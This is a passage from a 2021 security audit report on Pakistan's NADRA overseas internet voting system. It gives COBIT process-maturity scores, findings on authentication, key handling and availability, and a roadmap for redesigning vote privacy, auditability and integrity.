APO13	What is the maturity of the processes NADRA has set up to manage the security of their system? (This relates to the management aspects of security in addition to the security aspects covered above).	4
APO14	What is the maturity of the processes NADRA has set up to govern and manage the data related to their system?	3
BAI02	What is the maturity of the processes NADRA has followed to define the requirements of their system?	4
BAI04	What is the maturity of the processes NADRA has set up to manage the availability and capacity of their system?	2
BAI06	What is the maturity of the processes NADRA has set up to manage the changes related to their system?	4
BAI07	What is the maturity of the processes NADRA has set up to manage change transition and acceptance of their system?	4
DSS02	What is the maturity of the processes NADRA has set up to manage the service requests and incidents related to the system?	2
DSS03	What is the maturity of the processes NADRA has set up to manage the problems related to the system?	2
DSS04	What is the maturity of the processes NADRA has set up to manage the continuity of service of their system?	2
DSS05	What is the maturity of the processes NADRA has set up to manage the security services of their system?	3

The following graphs show those values:




Differentiating between type of clauses:

- Align, Plan and Organize (APO):



- Build, Acquire and Implement (BAI):



- Deliver, Service and Support (DSS):

To sum up, the maturity in the system is not too high, presenting an average value of: **2.82**.

The clauses with a better score (4) are the following: APO10 (maturity of the processes NADRA has set up to manage the different vendors involved in their system), APO13 (maturity of the processes NADRA has set up to manage the security of their system), BAI06 (maturity of the processes NADRA has set up to manage the changes related to their system), and BAI07 (maturity of the processes NADRA has set up to manage change transition and acceptance of their system).

The clauses with a worse score (2) are the following: APO11 (maturity of the processes NADRA has set up to manage the quality of their system), BAI04 (maturity of the processes NADRA has set up to manage the availability and capacity of their system), DSS02 (maturity of the processes NADRA has set up to manage the service requests and incidents related to the system), DSS03 (maturity of the processes NADRA has set up to manage the problems related to the system), and DSS04 (maturity of the processes NADRA has set up to

manage the continuity of service of their system). These clauses should be corrected as soon as possible to get a secure I-Voting system. To correct these clauses would be necessary to document the procedures and security policies, to improve the alerts management system, or to manage correctly the vulnerabilities of the software and the technologies.

There are several conclusions elaborated:

- Some more detailed documentation would be desirable to facilitate the understanding and usability of the I-Voting system, improving the control in the security processes in the system: security policies, procedures, hardening guides, network diagrams with all the assets in the scope, and an asset inventory in order to facilitate the tasks to the personnel.

- The questions (2) with the four answers for verification could be improved to validate the identity of voters. There are 3 attempts to verify the identity. Although the possibilities are not too high to get the impersonation, another challenge could be added in the voting portal (https://overseasvoting.nadra.gov.pk) to reduce the possibilities of that impersonation. The additional challenge could be a token, a PIN, or another question to ask to the voter. The prevention of impersonation is crucial to get a secure voting system, avoiding fraudulent election processes. It could be possible that voters without family would not be able to answer the questions, so other methods should be added to verify these voters in the system. The addition of another challenge could impact the security of the system, avoiding fraudulent persons to vote, improving the maturity level in the BAI clauses.

- The use of email to send the PIN to the voters is not the most secure method because the information is not ciphered and the information could be stolen by malicious attackers. A form to protect this confidential information could be the use of encryption in emails with a password sent to the voters by SMS. It is preferred the use of an SMS system instead of the email system to send the PINs. BAI clauses would be improved with this change.

- The authentication method in the voting portal (https://overseasvoting.nadra.gov.pk) allows a voter to have 5 attempts to login into the portal before being locked. The voter's account will be locked for 15 minutes. If an attacker wants to impersonate an authorized voter, have many chances to do it because the lockout time is not too excessive and could try again to impersonate the voter. Normally, the real voter would know its password before these 5 attempts, so the lockout time should be increased in the voting portal in order to limit the number of attempts of a possible attacker, protecting them from impersonation. As the previous clause, this change in the system would improve the maturity in BAI clauses.

- In the functional tests carried out during the audit, the voting portal (https://overseasvoting.nadra.gov.pk) has been out of service ocassionally. This problem could be repeated during the election processes, preventing voters from exercising their right to vote. The number of resources in the system should be increased to keep the portals active during the election process. This problem affects mainly to the DSS03 clause. If the system is out of service during the tests, during the real election, with much more voters, the system would be compromised.

- The procedure and management of alerts in the system should be improved. The performance in the system should be monitored, and the alerts generated by the components should be treated in order

to manage problems during the election process. This problem affects the maturity in some clauses such as BAI04, DSS02 or DSS03. A procedure to respond to the alerts is needed in order to improve the security in the system.

- The key length used in the encryption / decryption keys is not secure enough to protect the votes. The current 1.024 bit-length keys should be substituted by 2.048 or 4.096 bit-length keys.
- The system keeps the private key used to decrypt the votes. It could be used by NADRA to decrypt the votes and modify the votes. The private key should be stored and protected by some custodians, documenting a procedure to keep the private key safe.

There are recommendations to increase the maturity in the system:

- There is not implemented multi-factor (MFA) authentication to get connection to the NADRA's environment. It is recommended to add multi-factor authentication to protect these accesses of unauthorized people. The MFA could be a token provided to every person needed in the system.
- The number of users in the administration portal (https://overseasvoting.nadra.gov.pk/i-voteadmin/) should be limited to the needed people to do their work. The users that are not used or are not necessary should be deleted or disabled.
- The deletion of confidential information in the storage and backup systems would prevent any data breaches of information that is not valid during the new election processes.

minsait

j. Recommendations for continuous security improvement

AUDIT FINAL REPORT

Ministry of Information, Technology & Telecommunications

Technical report

May 2021

Index

2.10. RECOMMENDATIONS FOR CONTINUOUS SECURITY IMPROVEMENTS RELATED TO THE PROPOSED INTERNET VOTING METHODOLOGY.

2.10.1. OBJECTIVE

The objective is to include recommendations for continuous security improvements related to the proposed internet voting methodology.

Once the I-Voting system has been evaluated and tested following the methodology explained in the “2.10.3 METHODOLOGY” section, some recommendations approached to improve the security in the systems are exposed.

2.10.2. REFERENCE

This document details the implementation strategy for the recommendations to the findings and best practices detailed in all the other sections of the audit report.

2.10.3. RECOMMENDATIONS FOR CONTINUOUS SECURITY IMPROVEMENTS RELATED TO THE PROPOSED INTERNET VOTING METHODOLOGY

The section on COBIT19 maturity contains many recommendations to improve the existing i-Voting system.

Seeing all the recommendations and the existing i-Voting system one can state that the existing i-Voting system is not designed to guarantee the Constitutional rights of vote secrecy, nor does it guarantee the integrity of the election.

A profound redesign of the system is required. So profound that it is easier and faster (according to Minsait’s experience) to implement the voting services from scratch rather than try to evolve a system where even the architecture is not ideal for a voting application.

This document, intends to provide a detailed roadmap of the implementation of a I-Voting System fully compliant the recommendations presented in this audit report and thus, with the best security practices and constitutional requirements.

The document does not include details on the upgrades that the Voter Registration app will require to have a secured execution. Those recommendations can be found on the Vulnerabilities and COBIT19 sections.

Minsait strongly recommends ECP the implementation of all the actions described next to achieve a real improvement of the system regarding Voter privacy, Auditability and Integrity.

The following sections describe the action plan proposed by Minsait for the implementation of a secure Internet voting system, taking the current situation of existing system as a starting point and specifying the actions comprised in each improvement area to achieve the final objective. Each of the recommendations is related to findings in other sections of the report. The recommendations are also

listed in the executive summary, with a footnote indicating for each one where in the report that recommendation has its origin.

2.10.4.1 Voter Privacy Improvement

The action plan for the implementation of the voter privacy improvement proposed consists of the following:

- Server Side Web (JSP) to Single Page App (React or Vue.js) with REST services
- Encrypt on Browser
- Private Key with secret sharing and created by ECP, not NADRA.
- Use Homomorphic encryption

2.10.4.1.1 Server Side Web (JSP) to Single Page App (React or Vue.js) with REST services

Current situation in NADRA system:

- All web content presented to the voter is generated on the server, including the voted options verification dialog.
- The voter sends unencrypted (for internal admins) the voter intent twice before the server takes the intent and stores a vote in the database[1]

Objective:

- Voter intent shall never be communicated unencrypted to the server or anyone else

Solution

- Create a completely isolated environment for the voter, that queries the server just for the relevant information.

Recommendation

- Use a modern Front-End framework like React or Vue.js to develop the screens that interact with the voter. Create a Responsive Single Page Application (SPA)
- Use REST calls from the SPA to the server to receive relevant information in JSON format
- Server side can still be Oracle Weblogic with JSPs, creating JSON instead of HTML, but due to the cost of Weblogic, and all the security vulnerabilities it has, we recommend moving the server development towards Java Spring Cloud and Spring Security Microservices architecture

2.10.4.1.2 Encrypt on Browser

Current situation in NADRA system:

- The voter intent is communicated to the server unencrypted.
- The server encrypts the vote and some other information taken from the J2EE Session using RSA, with a non standard management of the Public Key

- Internal administrators can see what the voter votes and even change it at any moment in time

Objective:

- Protect the privacy of the vote.

Solution

- Never send the voter intent unencrypted to the server

Recommendation

- Implement the ballot display using React or Vue.js, using the ballot configuration received with a REST call on JSON format
- Implement the intent confirmation using React or Vue.js without sending any information to any server
- Implement JavaScript cryptographic libraries to encrypt the voter intent with the Public Key received with the ballot configuration through a REST call on JSON format
- Encrypt on the Browser before sending to the server as REST call.

NOTE: There are additional tasks to be done on the browser. Check the rest of the sections in this chapter

2.10.4.1.3 Private Key with secret sharing and created by ECP

Current situation in NADRA system:

- The PublicKey and PrivateKey used to encrypt the votes and decrypt them to calculate the results are generated by NADRA,
- Then a copy of the Private Key is provided by NADRA to ECP

Objective:

- No internal user shall have access to the Private Key. The Private Key should not be created by NADRA.

Solution

- The Keys should be produced by ECP and then ONLY the PublicKey communicated to NADRA to share with the voters. The creation procedure shall divide the Private Key among a set of shares and each share provided to an independent person (Custodian). The Custodians shall meet at the end of the election to reconstruct the Key

Recommendation

- Minimum solution: Use a Shamir Sharing scheme to produce and divide the key. There are commercial implementation of the algorithm (Hashicorp, for example)

- Better solution: Use a High Security Module to generate the keys inside, and require the set of Custodians for the HSM to decrypt information inside (in this way the Private Key never exists for anyone)

2.10.4.1.4 Use Homomorphic encryption

Current situation in NADRA system:

- NADRA system uses a proprietary implementation of Asymmetric RSA encryption
- RSA Encryption requires decrypting all the votes to get the results. This places voter privacy at risk and is very slow.

Objective:

- Never decrypt the votes and have results as fast as possible

Solution

- Implement modern Elliptic Curve P256 Homomorphic Encryption. This process allows voters to encrypt the votes, and the server will perform the sum over the encrypted votes and then decrypt the result (ideally within the HSM). In this way individual votes never get decrypted and privacy is guaranteed

Recommendation

- Use the Verificatum opensource libraries to implement the Homomorphic P256 encryption both on the browser (JavaScript) as on the Server (Java)

2.10.4.2 Auditability Improvement

The action plan to get a real improvement towards acceptable auditability levels consists of:

- Assign signed JWT to voters at login, use it and verify signature on REST calls
- Implement a Blind Signature issuer and Sign on the Browser the encrypted vote
- Implement a blockchain and store the blind signature of the vote, not voter identity

2.10.4.2.1 Assign signed JWT to voters at login, use it and verify signature on REST calls

Current situation in NADRA system:

- When voters log in, the server assigns a JavaSession Bean that tracks the activity of the voter during all the interactions.
- This means that even when the voter is casting the vote, the server knows the identity of the voter

Objective:

- Track the voter identity and voting rights during the interactions, except when casting the vote, but still verify that the vote cast is from a valid voter

Solution

- The Authentication Service shall assign a Signed JWT token to the voter when login succeeds. The voter shall request the ballot using the token through a REST call on the browser. The voter shall request a Blind Signature to the SABIS using the token through a rest call on the Browser. The voter shall sign the encrypted vote with the Blind Signature and NOT include the JWT token when sending the vote to the Vote Receiving Server.

Recommendation

- Implement a standard authentication protocol (OAUTH2) with standard libraries or a commercial product (for example Keycloak)
- Implement the JWT tokens to include all relevant information for the app
- Do not keep track of sessions on the server side

2.10.4.2.2 Implement a Blind Signature issuer

Current situation in NADRA system:

- When votes are cast, the server encrypts them and stores them in the database.
- Any internal user with access to the server can perform an update on the database and change all the votes without being detected.
- If the internal user copied the Private Key, he could as well decrypt the votes and see the voter intent of each voter

Objective:

- Protect the votes once cast and avoid internal users knowing the voter intent of a voter

Solution

- Provide voters with digital certificate that identifies them as valid voters, and the districts they belong to, without revealing their identity to the server

Recommendation

- A Second Agency Blind Issuer Server (SABIS) shall be created.
- The SABIS will generate virtual identities and Digital Certificates for each voter
- The SABIS DB with the relationship voter-virtual identity shall not be accessible by NADRA
- Voters shall digitally sign their encrypted vote on the Browser with the Blind Signature received from SABIS
- The Vote Receiving Server shall verify with the SABIS the validity of the digital signatures of the encrypted votes received before storing them, without revealing to the SABIS which signature they are validating (using signature exponentiation properties).

2.10.4.2.3 Implement a blockchain and store the blind signature of the vote, not voter identity

Current situation in NADRA system:

- There is no solution in the system to guarantee any traceability of the activity within the voting platform
- Any internal user can change anything without anyone noticing
- Voters have no way of verifying their votes are in the ballot box

Objective:

- Be able to trace every relevant event in the lifecycle of the election with the guarantee that the information is accurate and complete

Solution

- Implement a Private Blockchain Ledger (an immutable log file) where every service in the system tracks relevant activities (like admin user login/logout, election configuration, election open, election closed, secret sharing executed, votes counted, valid vote cast with signature XYZ, etc)

Recommendation

- Use a common Blockchain like IBM Hyperledger Fabric
- If possible, have at least one of the nodes of the blockchain not be under the control of NADRA (when the same entity controls all the nodes, that entity could destroy the information)
- Never store encrypted votes on the blockchain, only the signatures, and not associated to the identity of the voter

2.10.4.3 Integrity Improvement

The action plan to get the integrity improvement required consists of the following:

- Implement a task to verify the ballot box against the vote signatures on the blockchain
- Implement a method for voters to query the blockchain to check whether their vote is in the ballot box (not revealing voter intent)

2.10.4.3.1 Implement a task to verify the ballot box against the vote signatures on the blockchain

Current situation in NADRA system:

- There is currently no way in the system to verify that the stored votes are those cast by the voters

Objective:

- Be able to certify at any given moment that the Ballot Box contains only votes cast by real voters, no more, no less, no modifications

Solution

- Starting with the implementation of a Private Blockchain where the Blind Signatures of the votes will be stored, implement a process that checks the votes in the ballot box (a database usually) against the signatures in the blockchain.

Recommendation

- Implement the verification as a script that runs every X minutes.
- In order to launch and monitor the script a commercial tool like Obsidian Scheduler can be used
- Report any mismatch on the ballot box vs the blockchain signatures in the administration console.

2.10.4.3.2 Implement a method for voters to query the blockchain to check whether their vote is in the ballot box (not revealing voter intent)

Current situation in NADRA system:

- Voters have no way to know whether their vote was cast, if it was cast with their intent, and if it still is in the ballot box to be counted

Objective:

- Implement a Voter Verifiability feature

Solution

- When votes send the signed vote to the voting server, provide the vote with a receipt that can use to check whether the vote cast is still in the blockchain. Have all the Javascript code that is used on the other terminal not obfuscated in order for voters to be able how their vote gets encrypted in case they want to see it.

Recommendation

- Return a receipt to the voter that allows querying the blockchain for the signature of their vote (never show in the receipt the voter intent, otherwise voters could be coerced, or votes sold)
- Implement a functionality where voters can enter some characters of the receipt to query the blockchain for all receipts matching those letters. In this way, with the query result the voters can verify their vote signature is in the blockchain and will be counted.

minsait

p. Added value additional proposals for I-Voting solution

AUDIT FINAL REPORT

Ministry of Information, Technology & Telecommunications

Technical report

May 2021

Index

2.16 ADDED VALUE ADDITIONAL PROPOSALS FOR I-VOTING SYSTEM

2.16.1 OBJECTIVE

The objective is to include any other proposition that adds value to the desired I-Voting mechanism/solution.

Once the I-Voting system has been evaluated and tested following the methodology explained in the methodology section, some recommendations in order to add value for the I-Voting system are proposed.

2.16.2 ADDED VALUE ADDITIONAL PROPOSAL FOR I_VOTING SYSTEM

Minsait, having a long experience organizing elections worldwide recommends ECP, Nadra and MoITT to address the following activities in parallel to the development of the i-Voting solution:

1. **Voter outreach**. A solution to help ECP reaching the communities of Pakistani citizens living abroad through intense Social Network management tools
2. **Fight against Disinformation**. Artificial intelligence tools that can detect sources of inaccurate or misleading information spreading over the internet and other media, raising early alarms that allow ECP and other stakeholder to take action before the misinformation generates difficult to solve problems
3. **Implementation consulting and tools**. Engage a team of election focused cybersecurity experts that can help ECP, Nadra and MoITT with the development of the next generation solution, by providing already tested and operational building blocks, or other services and tools.

NOTE none of these services are part of the current contract.


indra | minsait